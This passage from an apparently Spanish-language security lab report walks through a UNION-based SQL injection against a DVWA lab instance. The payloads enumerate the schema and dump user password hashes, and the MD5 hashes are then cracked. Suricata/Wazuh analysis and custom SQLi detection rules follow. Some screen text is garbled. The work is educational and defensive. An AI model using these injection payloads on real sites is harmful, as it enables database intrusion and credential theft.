|   cpe:/a:openbsd:openssh:8.4: Flag not set
//vulners.com/prion/PRION: CVE-2021-30048
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
|_http-CSRF: Couldn't find any CSRF vulnerabilities.
|_http-server-header: Apache/2.4.25 (Debian)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_vulners:
|   cpe:/a:apache:http_server:2.4.25: Flag not set
|     PACKETSTORM:171631 7.5 https://vuln
//vulners.com/packetstorm/PACKETSTORM:171631 *
EXPLOIT*
|   EDB-ID:51193 7.5 https://vuln
s.com/exploitdb/EDB-ID:51193 *EXPLOIT*
|   CNVD-2022-73123 7.5 https://vuln
s.com/cnvd/CNVD-2022-73123 Potential exploitable vulnerability found
|   CNVD-2022-03225 7.5 https://vuln
s.com/cnvd/CNVD-2022-03225 TIA Potential exploit available
```

9.2 INYECCIÓN SQL

Dentro de nuestro Kali Linux en el DVWA y tras averiguar que hay una aplicación corriendo en el puerto 80 nos vamos al apartado SQL Injection.

Vulnerability: SQL Injection

User ID: Submit

Si escribimos “1” y le damos a submit podemos ver que nos sale el ID, First name y Surname del user id:

Vulnerability: SQL Injection

User ID: Submit

ID: 1
First name: admin
Surname: admin

Para poder ver la versión de la base de datos que estamos utilizando: “0’ union select 1,version();#”

The screenshot shows the DVWA application interface. At the top, there's a navigation bar with links to Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and GoodFellow. The main title is "Vulnerability: SQL Injection". Below it is a form with a "User ID:" label and an input field containing "0' union select 1,version();#". A "Submit" button is next to the input field. The results are displayed below the form, showing the output of the SQL query: "ID: 0' union select 1,version();# First name: 1 Surname: 10.1.26-MariaDB-0+deb9u1".

Ahora vamos a ver cual es la base de datos a la que hace referencia, con esto ya podemos ver que hace referencia a la BBDD= “dvwa”.

The screenshot shows the DVWA SQL Injection page. The URL in the address bar is 10.0.2.11/vulnerabilities/sqli/?id=0'+union+select+. The page title is "Vulnerability: SQL Injection". On the left, there is a sidebar with five gray squares. In the main content area, there is a form with a "User ID:" input field and a "Submit" button. Below the form, the output shows the result of the SQL query: "ID: 0' union select 1, database(); --". The output also includes "First name: 1" and "Surname: dvwa".

Ahora vamos a listar el resto de bases de datos por si acaso aparece alguna que nos interese.

The screenshot shows the DVWA SQL Injection page. The URL in the address bar is 10.0.2.11/vulnerabilities/sqli/?id=0'+union+select+1%2Cschemata#. The page title is "Vulnerability: SQL Injection". On the left, there is a sidebar with five gray squares. In the main content area, there is a form with a "User ID:" input field and a "Submit" button. Below the form, the output shows the results of two SQL queries: "ID: 0' union select 1, schema_name FROM information_schema.schemata;#" and "ID: 0' union select 1, schema_name FROM information_schema.schemata;#". The output for the first query includes "First name: 1" and "Surname: dvwa". The output for the second query includes "First name: 1" and "Surname: information_schema".

Vamos a sacar ahora más información acerca de la base de datos “dvwa”.

The screenshot shows a browser window for DVWA with the URL `10.0.2.11/vulnerabilities/sqli/?id=0'+union+select+1%2Cgroup+by+table_name`. The title bar says "Vulnerability: SQL Injection". The main content area has a form with "User ID:" and a "Submit" button. Below the form, red text displays the results of the SQL query: "ID: 0' union select 1,group_concat(table_name) from information_schema.tables where First name: 1 Surname: guestbook,users".

De este comando podemos ver que o por lo menos a las que tenemos acceso son a las tablas: “guestbook” y “users”.

Ahora veremos las columnas de la tabla “users”:

`0' union select 1,group_concat(column_name) from information_schema.columns where table_name='users';#`

The screenshot shows a browser window for DVWA with the URL `10.0.2.11/vulnerabilities/sqli/?id=0'+union+select+1%2Cgroup+concat(column_name)+from+information_schema.columns+where+table_name='users';#`. The title bar says "Vulnerability: SQL Injection". The main content area has a form with "User ID:" and a "Submit" button. Below the form, red text displays the results of the SQL query: "ID: 0' union select 1,group_concat(column_name) from information_schema.columns where table_name='users';# First name: 1 Surname: user_id,first_name,last_name,user,password,avatar,last_login,failed_login".

Hemos podido averiguar que tenemos una serie de columnas como `user_id`, `first_name`, `last_name`... pero los más interesantes son “`user`” y “`password`”. Por lo tanto vamos a tratar de extraer esta información.

0' union select user,password from dvwa.users; --

The screenshot shows a web application interface for a SQL injection vulnerability. At the top, there is a URL bar with the address `10.0.2.11/vulnerabilities/sqli/?id=0'+union+select+user%2Cpassword+from+dvwa.users;--`. Below the URL bar, there is a navigation menu with links to Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google H. The main content area has a title **Vulnerability: SQL Injection**. It contains a form with a "User ID:" input field and a "Submit" button. Below the form, there is a list of user information extracted from the database:

ID	First name	Surname
0'	admin	5f4dcc3b5aa765d61d8327deb882cf99
0'	gordonb	e99a18c428cb38d5f260853678922e03
0'	1337	8d3533d75ae2c3966d7e0d4fcc69216b
0'	pablo	0d107d09f5bbe40cade3de5c71e9e9b7
0'	smithy	5f4dcc3b5aa765d61d8327deb882cf99

Tras averiguar el contenido de las tablas user y password podemos ver que las contraseñas están hasheadas con md5 por lo que podremos crackearlas con CrackStation.

Por tanto elegimos al user: pablo

ID: 0' union select user,password from dvwa.users; --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

The screenshot shows the CrackStation interface. On the left, there is a large input field containing the MD5 hash `0d107d09f5bbe40cade3de5c71e9e9b7`. To the right of the input field is a reCAPTCHA verification box with the text "No soy un robot". Below the reCAPTCHA box is a "Crack Hashes" button. At the bottom of the page, there is some small text about supported hash types and backup defaults.

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), `?`ubesV3.1BackupDefaults


Hash	Type	Result
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Y podemos ver que la contraseña es: letmein


9.3 Análisis SIEM

Siendo los atacantes en el apartado anterior, hemos escaneado los puertos abiertos del servidor y, tras descubrir una aplicación web corriendo en el puerto 80, hemos detectado que es vulnerable a inyección SQL, lo que tras varias consultas nos ha llevado a conseguir 5 cuentas de usuario con sus contraseñas.


Es hora de cambiar de rol y de ponernos en la piel del analista de Blue Team que ha recibido la apertura de un ticket de criticidad crítica con el caso de uso “Múltiples intentos de inyección SQL desde una IP externa”




Para poder filtrar por lo que queremos tendremos que ajustar nuestros criterios de búsqueda en nuestro caso lo podremos en la última hora.




En el lado derecho del dashboard podemos filtrar por ejemplo por la IP del atacante que en mi caso es la 10.0.2.12 de mi kali linux.




Tras filtrar por mi IP podemos ver que encontramos 939 eventos correspondientes con esa IP.



Si analizamos las firmas por “descripciones” podemos ver que los primeros eventos que detecta son scripting engine NMAP




Aunque también si filtramos por rule.description y elegimos la opción de visualizar todo lo que no sea NMAP podemos ver alertas relacionadas con SQL Injection



También lo podemos ver dentro de la carpeta fast.log en nuestro debian:

```
[root@kali ~]# cat /var/log/suricata/fast.log | grep -i "SELECT" | grep -i "SQLi"
[**] [1:2022973:1] ET POLICY Possible Kali Linux hostname in DHCP Request Packet [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 10.0.2.12:33750 -> 10.0.2.11:80
11/14/2023-10:51:12.625058  [**] [1:2006445:14] ET WEB_SERVER Possible SQL Injection Attempt SELECT FROM [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 10.0.2.12:37124 -> 10.0.2.11:80
11/14/2023-10:51:38.869881  [**] [1:2006446:14] ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 10.0.2.12:37124 -> 10.0.2.11:80
11/14/2023-10:51:38.869881  [**] [1:2010963:7] ET WEB_SERVER SELECT USER SQL Injection Attempt in URI [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 10.0.2.12:37124 -> 10.0.2.11:80
11/14/2023-10:51:38.869881  [**] [1:2017337:2] ET WEB_SERVER ATTACKER SQLi - SELECT and Schema Columns [**] [Classification: Attempted User Privilege Gain] [Priority: 1] {TCP} 10.0.2.12:37124 -> 10.0.2.11:80
```

También podemos ver que en el campo “*data.alert.action*” que todas las peticiones tanto las de SQL Injection como las del NMAP fueron todas permitidas.



Aun así, no sabemos si los intentos de SQL han sido exitosos por lo tanto nos desplegamos una de las alertas para obtener más información.

Nov 14, 2023 @ 10:51:39.693	debian	Suricata: Alert - ET WEB_SERVER ATTACKER SQLi - SELECT and Schema Columns	3	86601																		
Expanded document		View surrounding documents View single document																				
Table		JSON																				
		<table><tr><td> </td><td>_index</td><td>wazuh-alerts-4.x-2023.11.14</td></tr><tr><td> </td><td>agent.id</td><td>001</td></tr><tr><td> </td><td>agent.ip</td><td>10.0.2.11</td></tr><tr><td> </td><td>agent.name</td><td>debian</td></tr><tr><td> </td><td>data.alert.action</td><td>allowed</td></tr><tr><td> </td><td>data.alert.category</td><td>Attempted User Privilege Gain</td></tr></table>				_index	wazuh-alerts-4.x-2023.11.14		agent.id	001		agent.ip	10.0.2.11		agent.name	debian		data.alert.action	allowed		data.alert.category	Attempted User Privilege Gain
	_index	wazuh-alerts-4.x-2023.11.14																				
	agent.id	001																				
	agent.ip	10.0.2.11																				
	agent.name	debian																				
	data.alert.action	allowed																				
	data.alert.category	Attempted User Privilege Gain																				

Una vez abierto buscamos el campo: “*data.http.http_refer*”

```
② data.http.http_refer http://10.0.2.11/vulnerabilities/sqli/?id=0%27+union+select+1%20group_concat%28column_name%29+from+information_schema.columns+where+table_name%3D%27users%27%3B%23&Submit=Submit
```

Como podemos ver está codificada en URL por lo que tendremos que decodificarla.

The screenshot shows the CyberChef interface. In the 'Input' field, there is a URL: `http://10.0.2.11/vulnerabilities/sqli/?id=0%27+union+select+1%2Cgroup_concat%28column_name%29+from+information_schema.columns+where+table_name%3D%27users%27%3B%23&Submit=Submit`. The 'Output' field shows the decoded SQL query: `|http://10.0.2.11/vulnerabilities/sqli/?id=0' union select 1,group_concat(column_name) from information_schema.columns where table_name='users';#&Submit=Submit`.

Tras hacer la decodificación con Cyber Chef queda claro que hizo una sentencia SQL la cual tuvo éxito.

- **Configurar dos reglas (como mínimo) de entre las siguientes para controlar:**

Regla para SQL injection: detecta tráfico http a la red interna por el puerto común HTTP (80) basado en ataques sql Injection con el contenido ‘ ’ .

```
alert http any any -> $HOME_NET $HTTP_PORTS (msg: "SQL Injection"; sid:5; flow:to_server; content:" ' "; nocase; http_uri;)
```

- **alert http any any -> \$HOME_NET \$HTTP_PORTS:** se activara la regla para el trafico http desde cualquier origen y cualquier puerto, hacia nuestra HOME_NET en los puertos vinculados a HTTP_PORTS ubicados en suricata.yaml.
- **msg: "SQL Injection":** Es el mensaje descriptivo que se genera en el sistema cuando la regla es activada
- **sid:5;** identificador de la regla.
- **flow: to_server:** indicamos aquí que la regla debe aplicarse para el tráfico que fluye hacia el servidor.
- **content:" ' ":** En este caso nuestra regla se activará si encuentra el carácter de (‘) comilla simple en el contenido del paquete
- **Nocase:** Esto nos indica que no hay diferencias entre mayúsculas y minúsculas.
- **http_uri:** Especificamos que la coincidencia debe ser en la URI del tráfico HTTP.

En resumen, esta regla busca la presencia del carácter de comilla simple (') en las URI de las solicitudes HTTP que fluyen hacia el servidor en los puertos HTTP. La detección de este carácter puede ser indicativa de intentos de inyección SQL en el tráfico web. Si la regla se activa, Suricata generará una alerta con el mensaje "SQL Injection".

```
GNU nano 5.4                               custom.rules
alert http any any -> $HOME_NET $HTTP_PORTS (msg: "SQL injection"; sid:5; flow:>
alert icmp $HOME_NET any -> $EXTERNAL_NET any (msg: "Outbound ICMP traffic"; si>
# Detecta tráfico SSH en un puerto no común
alert ssh $HOME_NET any -> any !22 (msg: "SSH Traffic on non-SSH port";)

root@server:/etc/suricata/rules# nano custom.rules
root@server:/etc/suricata/rules# systemctl restart suricata.service
root@server:/etc/suricata/rules#
```

Añadimos nuestra regla al fichero custom.rules y reiniciamos el servicio de suricata.

Desde nuestra máquina Kali accedemos al DVWA, al apartado de SQL y probamos un SQL injection típico (admin 'OR'1='1).

Vulnerability: SQL Injection

User ID: Submit

ID: admin 'OR'1='1
First name: admin
Surname: admin

ID: admin 'OR'1='1
First name: Gordon
Surname: Brown

Habiendo usado el comando tail en los logs de suricata (fast.log) comprobamos que nos imprime la regla añadida anteriormente.

```
root@server:/var/log/suricata# tail -f -n0 fast.log
11/15/2023-16:52:41.586778  [**] [1:5:0] SQL injection [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.71:56446 -> 192.168.1.130:80
```

Regla DNS: detecta tráfico DNS desde una red externa por el puerto común DNS (53).

```
alert dns $EXTERNAL_NET any -> $DNS_SERVERS 53 (msg: "DNS tráfico externo en puerto DNS"; sid :6 ; rev :1 ; flow: to_server;)
```

- **alert**: indica que esta regla generará una alerta cuando se cumpla las condiciones de la misma
- **dns**: es la worldKey que indica que nuestra regla está destinada a detectar tráfico DNS
- **\$EXTERNAL_NET**: Hace referencia a la IP o rango de direcciones IP que representan la red Externa es decir lo que no sea HomeNet
- **any** : Nos indica cualquier protocolo de la capa de transporte
- **->**: la flecha nos indica el flujo de la regla, es decir, desde la red externa hacia los servidores DNS
- **\$DNS_SERVERS**: Similar a \$EXTERNAL_NET pero en este caso representa los servidores DNS.
- **53**: Es el número del puerto del servicio DNS.
- **(msg: "DNS tráfico externo en puerto DNS")**: Es el mensaje descriptivo que se genera en el sistema cuando la regla es activada.
- **sid :6**: Identificador de la regla
- **rev :1**: Indica la versión de la regla
- **flow: to_server;**: Nos indica que esta regla se activará cuando el flujo sea dirigido hacia el servidor (DNS)

Como hicimos anteriormente con la regla para SQL, añadimos a custom.rules la regla y reiniciamos el servicio suricata. Procedemos a hacer tail de fast.log.

```
root@server:/etc/suricata/rules# cat custom.rules
alert http any any -> $HOME_NET $HTTP_PORTS (msg: "SQL injection"; sid:5; flow:>
alert dns $EXTERNAL_NET any -> $DNS_SERVERS 53 (msg: "DNS tráfico externo en pu>
alert icmp $HOME_NET any -> $EXTERNAL_NET any (msg: "Outbound ICMP traffic"; si>
# Detecta tráfico SSH en un puerto no común
alert ssh $HOME_NET any -> any !22 (msg: "SSH Traffic on non-SSH port";)
```

```
root@server:/etc/suricata/rules# cat custom.rules
alert http any any -> $HOME_NET $HTTP_PORTS (msg: "SQL injection"; sid:5; flow:t
o_server; content:""; nocase; http_uri;)
alert dns $EXTERNAL_NET any -> $DNS_SERVERS 53 (msg: "DNS tráfico externo en pue
rto DNS"; sid:6; rev:1; flow: to_server;)
alert icmp $HOME_NET any -> $EXTERNAL_NET any (msg: "Outbound ICMP traffic"; sid
:1; rev:1; classtype:outbound-icmp;)
# Detecta tráfico SSH en un puerto no común
alert ssh $HOME_NET any -> any !22 (msg: "SSH Traffic on non-SSH port";)
root@server:/etc/suricata/rules#
```

```
root@server:/etc/suricata/rules# systemctl restart suricata.service
root@server:/etc/suricata/rules#
```

```
root@server:/var/log/suricata# tail -f -n0 fast.log
```

Usamos la herramienta SCAPY que sirve para interactuar con paquetes de red. Se puede usar para enviar, crear, recibir y analizar paquetes. En nuestro caso la usaremos para crear un paquete y enviarlo al puerto específico de DNS consultando el nombre de dominio “test.com”.

```
(root㉿kali)-[~]
# scapy[!] Injection (Blind)
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
Weak Session ID: 1
XSS (DOM)      aSPY//YASa
XSS (RCE)      apyyyyCY/////////YCa
XSS (RCE)      sY////////YSpcs scpCY//Pp
ayp ayyyyyyySCP//Pp
AYAsAYYYYYYYY//Ps
          pCCCCY//p
          SPPPP///a
          A//A
DVWA SP        p///Ac
          P///YCpc
          scccccp///pSP///p
          sY/////////y caa
          cayCyayP//Ya
          SY/PsY///YCc
          sc  sccaCY//PCyapaapYCP//YSs
          spCPY//////YPSps
          ccaacs
Username: admin
Security Level: low
PHPIDS: disabled
ID: admin 'OR'1='1
First name: Pablo
Surname: Picasso
ID: admin 'OR'1='1
First name: Bob
Surname: Smith
Welcome to Scapy
Version 2.5.0
https://github.com/secdev/scapy
Have fun!
We are in France, we say Skappee.
OK? Merci.
-- Sebastien Chabal
using IPython 8.14.0
```

Importamos los módulos correspondientes al DNS. Creamos la variable dns_packet, la cual el destino será nuestra ip del Debian a la cual se le enviará el paquete DNS. Luego pondremos el puerto destino que elegimos el 53, ya que es el puerto estándar para el protocolo DNS. Los siguientes argumentos pertenecen a la creación de la capa DNS, al cual le pediremos que resuelva la respuesta completa, y la segunda parte qd, es en la cual se le asigna la pregunta a resolver, en nuestro caso la dirección IP asociada al nombre de dominio “test.com”.

```
>>> from scapy.layers.dns import DNS, DNSQR
>>> dns_packet = IP(dst="192.168.1.130") / UDP(dport=53) / DNS(rd=1,qd=DNSQR(qname="test.com"))
>>> send(dns_packet)
.
Sent 1 packets.
>>> PHPIDS: disabled
```

Aquí, nos aparece la regla que creamos anteriormente respecto a DNS.

```
root@server:/var/log/suricata# tail -f -n0 fast.log
11/15/2023-16:52:41.586778  [**] [1:5:0] SQL injection [**] [Classification: (null)] [Priority: 3] {TCP} 192.168.1.71:56446 -> 192.168.1.130:80
11/15/2023-17:13:01.923034  [**] [1:6:1] DNS trafico externo en puerto DNS [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.1.71:53 -> 192.168.1.130:53
11/15/2023-17:13:01.923073  [**] [1:1:1] Outbound ICMP traffic [**] [Classification: ICMP event] [Priority: 3] {ICMP} 192.168.1.130:3 -> 192.168.1.71:3
11/15/2023-17:19:09.721675  [**] [1:6:1] DNS trafico externo en puerto DNS [**] [Classification: (null)] [Priority: 3] {UDP} 192.168.1.71:53 -> 192.168.1.130:53
11/15/2023-17:19:09.721713  [**] [1:1:1] Outbound ICMP traffic [**] [Classification: ICMP event] [Priority: 3] {ICMP} 192.168.1.130:3 -> 192.168.1.71:3
```

EJERCICIOS PROPUESTOS.

- ❖ Descarga una muestra de malware desde la web Dasmalwek con la máquina virtual de Windows 10 y realiza un análisis en el SIEM de lo ocurrido, averiguando la máxima información posible; hora de detección, IP origen, usuario, fichero, ruta, acción (“blocked” o “allowed”) ...
- Lo primero que tenemos que hacer es buscar donde tenemos instalado nuestro Wazuh-agent. Por defecto después de haberlo instalado desde la PowerShell nuestro agente se encuentra dentro de *C:\Program Files (x86)*

```
Directorio de C:\Program Files (x86)

11/11/2023 13:55 <DIR> .
11/11/2023 13:55 <DIR> ..
07/12/2019 10:31 <DIR> Common Files
05/05/2023 13:27 <DIR> Internet Explorer
06/11/2023 20:55 <DIR> Microsoft
07/12/2019 10:31 <DIR> Microsoft.NET
11/11/2023 13:58 <DIR> ossec-agent ←
05/05/2023 13:27 <DIR> Windows Defender
05/05/2023 13:27 <DIR> Windows Mail
05/05/2023 13:27 <DIR> Windows Media Player
07/12/2019 15:57 <DIR> Windows Multimedia Platform
07/12/2019 15:54 <DIR> Windows NT
05/05/2023 13:27 <DIR> Windows Photo Viewer
07/12/2019 15:57 <DIR> Windows Portable Devices
07/12/2019 10:31 <DIR> WindowsPowerShell
          0 archivos          0 bytes
```

Entrenamos dentro de nuestro directorio ossec-agent y seleccionamos el archivo assoc.conf que por defecto nos abrirá un bloc de nota

```
C:\Program Files (x86)\ossec-agent>ossec.conf
```

```
ossec: Bloc de notas
Archivo Edición Formato Ver Ayuda
<!--
Wazuh - Agent - Default configuration for Windows
